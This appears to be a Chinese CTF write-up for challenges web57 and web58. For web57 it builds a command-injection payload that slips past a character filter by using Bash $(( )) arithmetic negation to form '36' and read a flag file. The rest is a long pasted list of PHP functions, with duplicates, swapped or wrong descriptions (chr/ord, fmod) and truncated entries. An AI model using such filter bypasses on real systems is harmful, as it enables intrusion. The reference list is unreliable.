
这道题需要在本地自己制作一个上传的表单,对此我还特意在自己电脑上装了burpsuit
web57
 if(!preg_match("/\;|[a-z]|[0-9]|\`|\|\#|\'|\"|\`|\%|\x09|\x26|\x0a|\>|\<|\.|\,|\?|\*|\-|\=|\[/i", $c)){
system("cat ".$c.".php");
本题过滤
涉及到一个知识点($(())取反)这个功能,注释可以看到他在36.php
因此payload可以写为
$(())		这个代表-1
$((~37))	这个代表(37取反)-1,即36
$(())$(())	这个代表-1-1,即-2
另外取反的操作优先级是低于$(())的
所以这里:
$((~$(())$(())))		即((-1-1)取反)-1,即1
要构造36即36个1加起来就行了:
$((~$(($((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))))))

即:
?c=$((~$(($((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))))))


双小括号 (( )) 是 Bash Shell 中专门用来进行整数运算的命令,它的效率很高,写法灵活,是企业运维中常用的运算命令。通俗地讲,就是将数学运算表达式放在((和))之间。  表达式可以只有一个,也可以有多个,多个表达式之间以逗号,分隔。对于多个表达式的情况,以最后一个表达式的值作为整个 (( ))命令的执行结果。  可以使用$获取 (( )) 命令的结果,这和使用$获得变量值是类似的。 可以在 (( )) 前面加上$符号获取 (( ))  命令的执行结果,也即获取整个表达式的值。以 c=$((a+b)) 为例,即将 a+b 这个表达式的运算结果赋值给变量 c。 注意,类似  c=((a+b)) 这样的写法是错误的,不加$就不能取得表达式的结果。
web58
system() has been disabled for security reasons说明php.ini配置中默认禁用了执行系统外部命令函数,我们可以用php内置函数来读取文件
这地方简要讲一讲php内置函数有那些
php内置函数
- addslashes — 用指定的方式对字符串里面的字符进行转义
- bin2hex — 将二进制数据转换成十六进制表示
- chop — rtrim() 的别名函数
- chr — 返回一个字符的ASCII码
- chunk_split — 按一定的字符长度将字符串分割成小块
- convert_cyr_string — 将斯拉夫语字符转换为别的字符
- convert_uudecode — 解密一个字符串
- convert_uuencode — 加密一个字符串
- count_chars — 返回一个字符串里面的字符使用信息
- crc32 — 计算一个字符串的crc32多项式
- crypt — 单向散列加密函数
- echo — 用以显示一些内容
- explode — 将一个字符串用分割符转变为一数组形式
- fprintf — 按照要求对数据进行返回,并直接写入文档流
- get_html_translation_table — 返回可以转换的HTML实体
- hebrev — 将Hebrew编码的字符串转换为可视的文本
- hebrevc — 将Hebrew编码的字符串转换为可视的文本
- html_entity_decode — htmlentities ()函数的反函数,将HTML实体转换为字符
- htmlentities — 将字符串中一些字符转换为HTML实体
- htmlspecialchars_decode —htmlspecialchars()函数的反函数,将HTML实体转换为字符
- htmlspecialchars — 将字符串中一些字符转换为HTML实体
- implode — 将数组用特定的分割符转变为字符串
- join — 将数组转变为字符串,implode()函数的别名
- levenshtein — 计算两个词的差别大小
- localeconv — 获取数字相关的格式定义
- ltrim — 去除字符串左侧的空白或者指定的字符
- md5_file — 将一个文件进行MD5算法加密
- md5 — 将一个字符串进行MD5算法加密
- metaphone — 判断一个字符串的发音规则
- money_format — 按照参数对数字进行格式化的输出
- nl_langinfo — 查询语言和本地信息
- nl2br — 将字符串中的换行符“\n”替换成“
- number_format — 按照参数对数字进行格式化的输出
- ord — 将一个ASCII码转换为一个字符
- parse_str — 把一定格式的字符串转变为变量和值
- print — 用以输出一个单独的值
- printf — 按照要求对数据进行显示
- quoted_printable_decode — 将一个字符串加密为一个8位的二进制字符串
- quotemeta — 对若干个特定字符进行转义
- rtrim — 去除字符串右侧的空白或者指定的字符
- setlocale — 设置关于数字,日期等等的本地格式
- sha1_file — 将一个文件进行SHA1算法加密
- sha1 — 将一个字符串进行SHA1算法加密
- similar_text — 比较两个字符串,返回系统认为的相似字符个数
- soundex — 判断一个字符串的发音规则
- sprintf — 按照要求对数据进行返回,但是不输出
- sscanf — 可以对字符串进行格式化
- str_ireplace — 像str_replace()函数一样匹配和替换字符串,但是不区分大小写
- str_pad — 对字符串进行两侧的补白
- str_repeat — 对字符串进行重复组合
- str_replace — 匹配和替换字符串
- str_rot13 — 将字符串进行ROT13加密处理
- str_shuffle — 对一个字符串里面的字符进行随机排序
- str_split — 将一个字符串按照字符间距分割为一个数组
- str_word_count — 获取字符串里面的英文单词信息
- strcasecmp — 对字符串进行大小比较,不区分大小写
- strchr — 通过比较返回一个字符串的部分strstr()函数的别名
- strcmp — 对字符串进行大小比较
- strcoll – 根据本地设置对字符串进行大小比较
- strcspn — 返回字符连续非匹配长度的值
- strip_tags — 去除一个字符串里面的HTML和PHP代码
- stripcslashes — 反转义addcslashes()函数转义处理过的字符串
- stripos — 查找并返回首个匹配项的位置,匹配不区分大小写
- stripslashes — 反转义addslashes()函数转义处理过的字符串
- stristr — 通过比较返回一个字符串的部分,比较时不区分大小写
- strlen — 获取一个字符串的编码长度
- strnatcasecmp — 使用自然排序法对字符串进行大小比较,不区分大小写
- strnatcmp — 使用自然排序法对字符串进行大小比较
- strncasecmp — 对字符串的前N个字符进行大小比较,不区分大小写
- strncmp — 对字符串的前N个字符进行大小比较
- strpbrk — 通过比较返回一个字符串的部分
- strpos — 查找并返回首个匹配项的位置
- strrchr — 通过从后往前比较返回一个字符串的部分
- strrev — 将字符串里面的所有字母反向排列
- strripos — 从后往前查找并返回首个匹配项的位置,匹配不区分大小写
- strrpos – 从后往前查找并返回首个匹配项的位置
- strspn — 匹配并返回字符连续出现长度的值
- strstr — 通过比较返回一个字符串的部分
- strtok — 用指定的若干个字符来分割字符串
- strtolower — 将字符串转变为小写
- strtoupper –将字符串转变为大写
- strtr — 对字符串比较替换
- substr_compare — 对字符串进行截取后的比较
- substr_count — 计算字符串中某字符段的出现次数
- substr_replace — 对字符串中的部分字符进行替换
- substr — 对字符串进行截取
- trim — 去除字符串两边的空白或者指定的字符
- ucfirst — 将所给字符串的第一个字母转换为大写
- ucwords — 将所给字符串的每一个英文单词的第一个字母变成大写
- vfprintf — 按照要求对数据进行返回,并直接写入文档流
- vprintf — 按照要求对数据进行显示
- vsprintf — 按照要求对数据进行返回,但是不输出
- wordwrap — 按照一定的字符长度分割字符串
数组
- array_walk() 函数对数组中的每个元素应用回调函数。如果成功则返回 TRUE,否则返回 FALSE。
- array_values() 函数返回一个包含给定数组中所有键值的数组,但不保留键名。
- array_unshift() 函数在数组开头插入一个或多个元素。
- array_unique() 函数移除数组中的重复的值,并返回结果数组。
- array_uintersect_assoc() 函数带索引检查计算数组的交集,用回调函数比较数据。
- array_uintersect() 函数计算数组的交集,用回调函数比较数据。
- array_udiff_uassoc() 函数返回 array1 数组中存在但其它数组中都不存在的部分。返回的数组中键名保持不变。
- array_udiff_assoc() 函数返回 array1 中存在但其它数组中都不存在的部分。
- array_udiff() 函数返回一个数组,该数组包括了所有在被比较数组中,但是不在任何其它参数数组中的值,键名保留不变。
- array_sum() 函数返回数组中所有值的总和。
- array_splice() 函数与 array_slice() 函数类似,选择数组中的一系列元素,但不返回,而是删除它们并用其它值代替。
- array_slice() 函数在数组中根据条件取出一段值,并返回。
- array_shift() 函数删除数组中的第一个元素,并返回被删除元素的值。
- array_search() 函数与 in_array() 一样,在数组中查找一个键值。如果找到了该值,匹配元素的键名会被返回。如果没找到,则返回 false。
- array_reverse() 函数将原数组中的元素顺序翻转,创建新的数组并返回。如果第二个参数指定为 true,则元素的键名保持不变,否则键名将丢失。
- array_reduce() 函数用回调函数迭代地将数组简化为单一的值。如果指定第三个参数,则该参数将被当成是数组中的第一个值来处理,或者如果数组为空的话就作为最终返回值。
- array_rand() 函数从数组中随机选出一个或多个元素,并返回。
- array_push() 函数向第一个参数的数组尾部添加一个或多个元素(入栈),然后返回新数组的长度。
- array_product() 函数计算并返回数组中所有值的乘积。
- array_pop() 函数删除数组中的最后一个元素。
- array_pad() 函数向一个数组插入带有指定值的指定数量的元素。
- array_multisort() 函数对多个数组或多维数组进行排序。
- array_merge_recursive() 函数与 array_merge() 函数 一样,将一个或多个数组的元素的合并起来,一个数组中的值附加在前一个数组的后面。并返回作为结果的数组。
- array_merge() 函数把两个或多个数组合并为一个数组。
- array_map() 函数返回用户自定义函数作用后的数组。回调函数接受的参数数目应该和传递给 array_map() 函数的数组数目一致。
- array_keys() 函数返回包含数组中所有键名的一个新数组。
- array_key_exists() 函数判断某个数组中是否存在指定的 key,如果该 key 存在,则返回 true,否则返回 false。
- array_intersect_ukey() 函数用回调函数比较键名来计算数组的交集。
- array_intersect_uassoc() 函数使用用户自定义的回调函数计算数组的交集,用回调函数比较索引。
- array_intersect_key() 函数使用键名比较计算数组的交集。
- array_intersect_assoc() 函数返回两个或多个数组的交集数组。
- array_intersect() 函数返回两个或多个数组的交集数组。
- array_flip() 函数返回一个反转后的数组,如果同一值出现了多次,则最后一个键名将作为它的值,所有其他的键名都将丢失。
- array_filter() 函数用回调函数过滤数组中的元素,如果自定义过滤函数返回 true,则被操作的数组的当前值就会被包含在返回的结果数组中, 并将结果组成一个新的数组。如果原数组是一个关联数组,键名保持不变。
- array_fill() 函数用给定的值填充数组,返回的数组有 number 个元素,值为 value。返回的数组使用数字索引,从 start 位置开始并递增。如果 number 为 0 或小于 0,就会出错。
- array_diff_ukey() 返回一个数组,该数组包括了所有出现在 array1 中但是未出现在任何其它参数数组中的键名的值。注意关联关系保留不变。与 array_diff() 不同的是,比较是根据键名而不是值来进行的。
- array_diff_uassoc() 函数使用用户自定义的回调函数 (callback) 做索引检查来计算两个或多个数组的差集。返回一个数组,该数组包括了在 array1 中但是不在任何其他参数数组中的值。
- array_diff_key() 函数返回一个数组,该数组包括了所有在被比较的数组中,但是不在任何其他参数数组中的键。
- array_diff_assoc() 函数返回两个数组的差集数组。该数组包括了所有在被比较的数组中,但是不在任何其他参数数组中的键和值。
- array_diff() 函数返回两个数组的差集数组。该数组包括了所有在被比较的数组中,但是不在任何其他参数数组中的键值。
- array_count_values() 函数用于统计数组中所有值出现的次数。
- array_combine() 函数通过合并两个数组来创建一个新数组,其中的一个数组是键名,另一个数组的值为键值。
- array_chunk() 函数把一个数组分割为新的数组块。
- array_change_key_case() 函数将数组的所有的 KEY 都转换为大写或小写。
- array() 创建数组,带有键和值。如果在规定数组时省略了键,则生成一个整数键,这个 key 从 0 开始,然后以 1 进行递增。
- end();
- usleep() 函数延迟代码执行若干微秒。
- unpack() 函数从二进制字符串对数据进行解包。
- uniqid() 函数基于以微秒计的当前时间,生成一个唯一的 ID。
- time_sleep_until() 函数延迟代码执行直到指定的时间。
- time_nanosleep() 函数延迟代码执行若干秒和纳秒。
- sleep() 函数延迟代码执行若干秒。
- show_source() 函数对文件进行语法高亮显示。
- strip_whitespace() 函数返回已删除 PHP 注释以及空白字符的源代码文件。
- pack() 函数把数据装入一个二进制字符串。
- ignore_user_abort() 函数设置与客户机断开是否会终止脚本的执行。
- highlight_string() 函数对字符串进行语法高亮显示。
- highlight_file() 函数对文件进行语法高亮显示。
- get_browser() 函数返回用户浏览器的性能。
- exit() 函数输出一条消息,并退出当前脚本。
- eval() 函数把字符串按照 PHP 代码来计算。
- die() 函数输出一条消息,并退出当前脚本。
- defined() 函数检查某常量是否存在。
- define() 函数定义一个常量。
- constant() 函数返回常量的值。
- connection_status() 函数返回当前的连接状态。
- connection_aborted() 函数检查是否断开客户机。
- zip_read() 函数读取打开的 zip 档案中的下一个文件。
- zip_open() 函数打开 ZIP 文件以供读取。
- zip_entry_read() 函数从打开的 zip 档案项目中获取内容。
- zip_entry_open() 函数打开一个 ZIP 档案项目以供读取。
- zip_entry_name() 函数返回 zip 档案项目的名称。
- zip_entry_filesize() 函数返回 zip 档案项目的原始大小(在压缩之前)。
- zip_entry_compressionmethod() 函数返回 zip 档案项目的压缩方法。
- zip_entry_compressedsize() 函数返回 zip 档案项目的压缩文件尺寸。
- zip_entry_close() 函数关闭由 zip_entry_open() 函数打开的 zip 档案文件。
- zip_close() 函数关闭由 zip_open() 函数打开的 zip 档案文件。
- xml_set_unparsed_entity_decl_handler() 函数规定在遇到无法解析的实体名称(NDATA)声明时被调用的函数。
- xml_set_processing_instruction_handler() 函数规定当解析器在 XML 文档中找到处理指令时所调用的函数。
- xml_set_object() 函数允许在对象中使用 XML 解析器。
- xml_set_notation_decl_handler() 函数规定当解析器在 XML 文档中找到符号声明时被调用的函数。
- xml_set_external_entity_ref_handler() 函数规定当解析器在 XML 文档中找到外部实体时被调用的函数。
- xml_set_element_handler() 函数建立起始和终止元素处理器。
- xml_set_default_handler() 函数为 XML 解析器建立默认的数据处理器。
- xml_set_character_data_handler() 函数建立字符数据处理器。
- xml_parser_set_option() 函数为 XML 解析器进行选项设置。
- xml_parser_get_option() 函数从 XML 解析器获取选项设置信息。
- xml_parser_free() 函数释放 XML 解析器。
- xml_parser_create() 函数创建 XML 解析器。
- xml_parser_create_ns() 函数创建带有命名空间支持的 XML 解析器。
- xml_parse_into_struct() 函数把 XML 数据解析到数组中。
- xml_parse() 函数解析 XML 文档。
- xml_get_error_code() 函数获取 XML 解析器错误代码。
- xml_get_current_line_number() 函数获取 XML 解析器的当前行号。
- xml_get_current_column_number() 函数获取 XML 解析器的当前列号。
- xml_get_current_byte_index() 函数获取 XML 解析器的当前字节索引。
- xml_error_string() 函数获取 XML 解析器的错误描述。
- utf8_encode() 函数把 ISO-8859-1 字符串编码为 UTF-8。
- utf8_decode() 函数把 UTF-8 字符串解码为 ISO-8859-1。
- wordwrap() 函数按照指定长度对字符串进行折行处理。
- vsprintf() 函数把格式化字符串写入变量中。
- vprintf() 函数输出格式化的字符串。
- vfprintf() 函数把格式化的字符串写到指定的输出流。
- ucwords() 函数把字符串中每个单词的首字符转换为大写。
- ucfirst() 函数把字符串中的首字符转换为大写。
- trim() 函数从字符串的两端删除空白字符和其他预定义字符。
- substr_replace() 函数把字符串的一部分替换为另一个字符串。
- substr_count() 函数计算子串在字符串中出现的次数。
- substr_compare() 函数从指定的开始长度比较两个字符串。
- substr() 函数返回字符串的一部分。
- strtr() 函数转换字符串中特定的字符。
- strtoupper() 函数把字符串转换为大写。
- strtolower() 函数把字符串转换为小写。
- strtok() 函数把字符串分割为更小的字符串。
- strstr() 函数搜索一个字符串在另一个字符串中的第一次出现。
- strspn() 函数返回在字符串中包含的特定字符的数目。
- strrpos() 函数查找字符串在另一个字符串中最后一次出现的位置。
- strripos() 函数查找字符串在另一个字符串中最后一次出现的位置。
- strrev() 函数反转字符串。
- strrchr() 函数查找字符串在另一个字符串中最后一次出现的位置,并返回从该位置到字符串结尾的所有字符。
- strpos() 函数返回字符串在另一个字符串中第一次出现的位置。
- strpbrk() 函数在字符串中搜索指定字符中的任意一个。
- strncmp() 函数比较两个字符串。
- strncasecmp() 函数比较两个字符串。
- strnatcmp() 函数使用一种“自然”算法来比较两个字符串。
- strnatcasecmp() 函数使用一种“自然”算法来比较两个字符串。
- strlen() 函数返回字符串的长度。
- stristr() 函数查找字符串在另一个字符串中第一次出现的位置。
- stripos() 函数返回字符串在另一个字符串中第一次出现的位置。
- stripslashes() 函数删除由 addslashes() 函数添加的反斜杠。
- stripcslashes() 函数删除由 addcslashes() 函数添加的反斜杠。
- strip_tags() 函数剥去 HTML、XML 以及 PHP 的标签。
- strcspn() 函数返回在找到任何指定的字符之前,在字符串查找的字符数。
- strcoll() 函数比较两个字符串。
- strcmp() 函数比较两个字符串。
- strchr() 函数搜索一个字符串在另一个字符串中的第一次出现。
- strcasecmp() 函数比较两个字符串。
- str_word_count() 函数计算字符串中的单词数。
- str_split() 函数把字符串分割到数组中。
- str_shuffle() 函数随机地打乱字符串中的所有字符。
- str_rot13() 函数对字符串执行 ROT13 编码。
- str_replace() 函数使用一个字符串替换字符串中的另一些字符。
- str_repeat() 函数把字符串重复指定的次数。
- str_pad() 函数把字符串填充为指定的长度。
- str_ireplace() 函数使用一个字符串替换字符串中的另一些字符。
- sscanf() 函数根据指定的格式解析来自一个字符串的输入。
- sprintf() 函数把格式化的字符串写写入一个变量中。
- soundex() 函数计算字符串的 soundex 键。
- similar_text() 函数计算两个字符串的匹配字符的数目。
- sha1_file() 函数计算文件的 SHA-1 散列。
- sha1() 函数计算字符串的 SHA-1 散列。
- setlocale() 函数设置地区信息(地域信息)。
- rtrim() P rtrim() 函数
- PHP String 函数
- quotemeta() 函数在字符串中某些预定义的字符前添加反斜杠。
- quoted_printable_decode() 函数对经过 quoted-printable 编码后的字符串进行解码,返回 8 位的字符串。
- printf() 函数输出格式化的字符串。
- print() 函数输出一个或多个字符串。
- parse_str() 函数把查询字符串解析到变量中。
- ord() 函数返回字符串第一个字符的 ASCII 值。
- number_format() 函数通过千位分组来格式化数字。
- nl2br() 函数在字符串中的每个新行 (\n) 之前插入 HTML 换行符 (
- )。
- nl_langinfo() 函数返回指定的本地信息。
- money_format() 函数把字符串格式化为货币字符串。
- metaphone() 函数计算字符串的 metaphone 键。
- md5_file() 函数计算文件的 MD5 散列。
- md5() 函数计算字符串的 MD5 散列。
- ltrim() 函数从字符串左侧删除空格或其他预定义字符。
- localeconv() 函数返回包含本地数字及货币信息格式的数组。
- levenshtein() 函数返回两个字符串之间的 Levenshtein 距离。
- join() 函数把数组元素组合为一个字符串。
- implode() 函数把数组元素组合为一个字符串。
- htmlspecialchars() 函数把一些预定义的字符转换为 HTML 实体。
- html_entity_decode() chars_decode() 函数
字符串
- htmlentities() 函数把字符转换为 HTML 实体。
- html_entity_decode() 函数把 HTML 实体转换为字符。
- hebrevc() 函数把希伯来文本从右至左的流转换为左至右的流。它也会把新行 (\n) 转换为
- 。
- hebrev() 函数把希伯来文本从右至左的流转换为左至右的流。
- get_html_translation_table() 函数返回被 htmlentities() 和 htmlspecialchars() 函数使用的翻译表。
- fprintf() 函数把格式化的字符串写到指定的输出流(例如:文件或数据库)。
- explode() 函数把字符串分割为数组。
- echo() 函数输出一个或多个字符串。
- crypt() 函数返回使用 DES、Blowfish 或 MD5 加密的字符串。
- crc32() 函数计算一个字符串的 crc32 多项式。
- count_chars() 函数返回字符串所用字符的信息。
- convert_uuencode() 函数使用 uuencode 算法对字符串进行编码。
- convert_uudecode() 函数对 uuencode 编码的字符串进行解码。
- convert_cyr_string() 函数把字符由一种 Cyrillic 字符转换成另一种。
- chunk_split() 函数把字符串分割为一连串更小的部分。
- chr() 函数从指定的 ASCII 值返回字符。
- chop() 函数从字符串的末端开始删除空白字符或其他预定义字符。
- bin2hex() 函数把 ASCII 字符的字符串转换为十六进制值。
- addslashes() 函数在指定的预定义字符前添加反斜杠。
- addcslashes() 函数在指定的字符前添加反斜杠。
- xpath() 函数运行对 XML 文档的 XPath 查询。
- simplexml_load_string() 函数把 XML 字符串载入对象中。
- simplexml_load_file() 函数把 XML 文档载入对象中。
- simplexml_import_dom() 函数把 DOM 节点转换为 SimpleXMLElement 对象。
- registerXPathNamespace() 函数为下一次 XPath 查询创建命名空间语境。
- getNamespace() 函数获取在 XML 文档中使用的命名空间。
- getName() 函数从 SimpleXMLElement 对象获取 XML 元素的名称。
- getDocNamespaces() 函数从 SimpleXMLElement 对象返回在 XML 文档中声明的命名空间。
- children() 函数获取指定节点的子节点。
- attributes() 函数获取 SimpleXML 元素的属性。
- asXML() 函数以字符串的形式从 SimpleXMLElement 对象返回 XML 文档。
- addChild() 函数向指定的 XML 节点添加一个子节点。
- addAttribute() 函数给 SimpleXML 元素添加一个属性。
- __construct() 函数创建一个新的 SimpleXMLElement 对象。
- tanh() 函数返回双曲正切。
- tan() 函数返回正切。
- srand() 函数播下随机数发生器种子。
- sqrt() 函数返回一个数的平方根。
- sinh() 函数返回一个数的双曲正弦。
- sin() 函数返回一个数的正弦。
- round() 函数对浮点数进行四舍五入。
- rand() 函数返回随机整数。
- rad2deg() 函数把弧度数转换为角度数。
- pow() 函数返回 x 的 y 次方。
- pi() 函数返回圆周率的值。
- octdec() 函数把八进制转换为十进制。
- mt_srand() 播种 Mersenne Twister 随机数生成器。
- mt_rand() 使用 Mersenne Twister 算法返回随机整数。
- mt_getrandmax() 显示随机数的最大可能值。
- min() 返回最小值。
- max() 返回最大值。
- log1p() 以返回 log(1 + x),甚至当 x 的值接近零也能计算出准确结果。
- log10() 以 10 为底的对数。
- log() 返回自然对数。
- lcg_value() 组合线性同余发生器。
- is_nan() 判断是否为合法数值。
- is_infinite() 判断是否为无限值。
- is_finite() 函数判断是否为有限值。
- hypot() 函数计算一直角三角形的斜边长度。
- hexdec() 函数把十六进制转换为十进制。
- fmod() 函数显示随机数最大的可能值。
- fmod() 函数返回除法的浮点数余数。
- floor() 函数向下舍入为最接近的整数。
- expm1() 函数返回 exp(x) - 1,甚至当 number 的值接近零也能计算出准确结果。
- exp() 函数计算 e 的指数。
- deg2rad() 函数将角度转换为弧度。
- decoct() 函数把十进制转换为八进制。
- dechex() 函数把十进制转换为十六进制。
- decbin() 函数把十进制转换为二进制。
- cosh() 函数返回一个数的双曲余弦。
- cos() 函数返回一个数的余弦。
- ceil() 函数向上舍入为最接近的整数。
- bindec() 函数把二进制转换为十进制。
- base_convert() 函数在任意进制之间转换数字。
- atanh() 函数返回一个角度的反双曲正切。
- atan() 和 atan2() 和 atan2() 函数
- PHP Math 函数
- atan() 和 atan2() 和 atan2() 函数
- asinh() 函数返回一个数的反双曲正弦。
- asin() 函数返回不同数值的反正弦,返回的结果是介于 -PI/2 与 PI/2 之间的弧度值。
- acosh() 函数返回一个数的反双曲余弦。
- acos() 函数返回一个数的反余弦。
- abs() 函数返回一个数的绝对值。
- mail() 函数允许您从脚本中直接发送电子邮件。
- libxml_use_internal_errors() 函数禁用标准的 libxml 错误,并启用用户错误处理。
- libxml_get_last_error() 函数从 libxml 错误缓冲中获取最后一个错误。
- libxml_get_errors() 函数从 libxml 错误缓冲中获取错误。
- libxml_clear_errors() 函数清空 libxml 错误缓冲。
- setrawcookie() 函数不对 cookie 值进行 URL 编码,发送一个 HTTP cookie。
- setcookie() 函数向客户端发送一个 HTTP cookie。
- headers_sent() 函数检查 HTTP 报头是否发送/已发送到何处。
- headers_list() 函数返回已发送的(或待发送的)响应头部的一个列表。
- header() 函数向客户端发送原始的 HTTP 报头。
FTP
- ftp_systype() 函数返回远程 FTP 服务器的系统类型标识符。
- ftp_ssl_connect() 函数打开一个安全的 SSL-FTP 连接。
- ftp_size() 函数返回指定文件的大小。
- ftp_site() 函数向服务器发送 SITE 命令。
- ftp_set_option() 函数设置各种 FTP 运行时选项。
- ftp_rmdir() 函数删除一个目录。
- ftp_rename() 函数更改 FTP 服务器上的文件或目录名。
- ftp_rawlist() 函数返回指定目录中文件的详细列表。
- ftp_raw() 函数向 FTP 服务器发送一个 raw 命令。
- ftp_quit() 函数关闭 FTP 连接。
- ftp_pwd() 函数返回当前目录名。
- ftp_put() 函数把文件上传到服务器。
- ftp_pasv() 函数把被动模式设置为打开或关闭。
- ftp_nlist() 函数返回指定目录的文件列表。
- ftp_nb_put() 函数把文件上传到服务器 (non-blocking)。
- ftp_nb_get() 函数从 FTP 服务器上获取文件并写入本地文件 (non-blocking)。
- ftp_nb_fput() 函数上传一个已打开的文件,并在 FTP 服务器上把它保存为文件 (non-blocking)。
- ftp_nb_fget() 函数从 FTP 服务器上下载一个文件并保存到本地已经打开的一个文件中 (non-blocking)。
- ftp_nb_continue() 函数连续获取 / 发送文件。
- ftp_mkdir() 函数在 FTP 服务器上建立新目录。
- ftp_mdtm() 函数返回指定文件的最后修改时间。
- ftp_login() 函数登录 FTP 服务器。
- ftp_get() 函数从 FTP 服务器上下载一个文件。
- ftp_get_option() 函数返回当前 FTP 连接的各种不同的选项设置。
- ftp_fput() 函数上传一个已经打开的文件到 FTP 服务器。
- ftp_fget() 函数从 FTP 服务器上下载一个文件并保存到本地一个已经打开的文件中。
- ftp_exec() 函数请求在 FTP 服务器上执行一个程序或命令。
- ftp_delete() 函数删除 FTP 服务器上的一个文件。
- ftp_connect() 函数建立一个新的 FTP 连接。
- ftp_close() 函数关闭 FTP 连接。
- ftp_chmod() 函数设置 FTP 服务器上指定文件的权限。
- ftp_chdir() 函数改变 FTP 服务器上的当前目录。
- ftp_cdup() 函数把当前目录改变为 FTP 服务器上的父目录。
- ftp_alloc() 函数为要上传到 FTP 服务器的文件分配空间。
- filter_var() 函数通过指定的过滤器过滤变量。
- filter_var_array() 函数获取多项变量,并进行过滤。
- filter_list() 函数返回包含所有得到支持的过滤器的一个数组。
- filter_input_array() 函数从脚本外部获取多项输入,并进行过滤。
- filter_input() 函数从脚本外部获取输入,并进行过滤。
- filter_id() 函数返回指定过滤器的 ID 号。
- filter_has_var() 函数检查是否存在指定输入类型的变量。
- unlink() 函数删除文件。
- umask() 函数改变当前的 umask。
- touch() 函数设置指定文件的访问和修改时间。
- tmpfile() 函数以读写(w+)模式建立一个具有唯一文件名的临时文件。
- tempnam() 函数创建一个具有唯一文件名的临时文件。
- symlink() 函数创建符号连接。
- stat() 函数返回关于文件的信息。
- set_file_buffer() 函数设置打开文件的缓冲大小。
- rmdir() 函数删除空的目录。
- rewind() 函数将文件指针的位置倒回文件的开头。
- rename() 函数重命名文件或目录。
- realpath() 函数返回绝对路径。
- readlink() 函数返回符号连接指向的目标。
- readfile() 函数输出一个文件。
- popen() 函数打开进程文件指针。
- pclose() 函数关闭由 popen() 打开的管道。
- pathinfo() 函数以数组的形式返回文件路径的信息。
- parse_ini_file() 函数解析一个配置文件,并以数组的形式返回其中的设置。
- move_uploaded_file() 函数将上传的文件移动到新位置。
- mkdir() 函数创建目录。
- lstat() 函数返回关于文件或符号连接的信息。
- linkinfo() 函数返回连接的信息。
- link() 函数建立一个硬连接。
- is_writeable() 函数判断指定的文件是否可写。
- is_writable() 函数判断指定的文件是否可写。
- is_uploaded_file() 函数判断指定的文件是否是通过 HTTP POST 上传的。
- is_readable() 函数判断指定文件名是否可读。
- is_link() 函数判断指定文件名是否为一个符号连接。
- is_file() 函数检查指定的文件名是否是正常的文件。
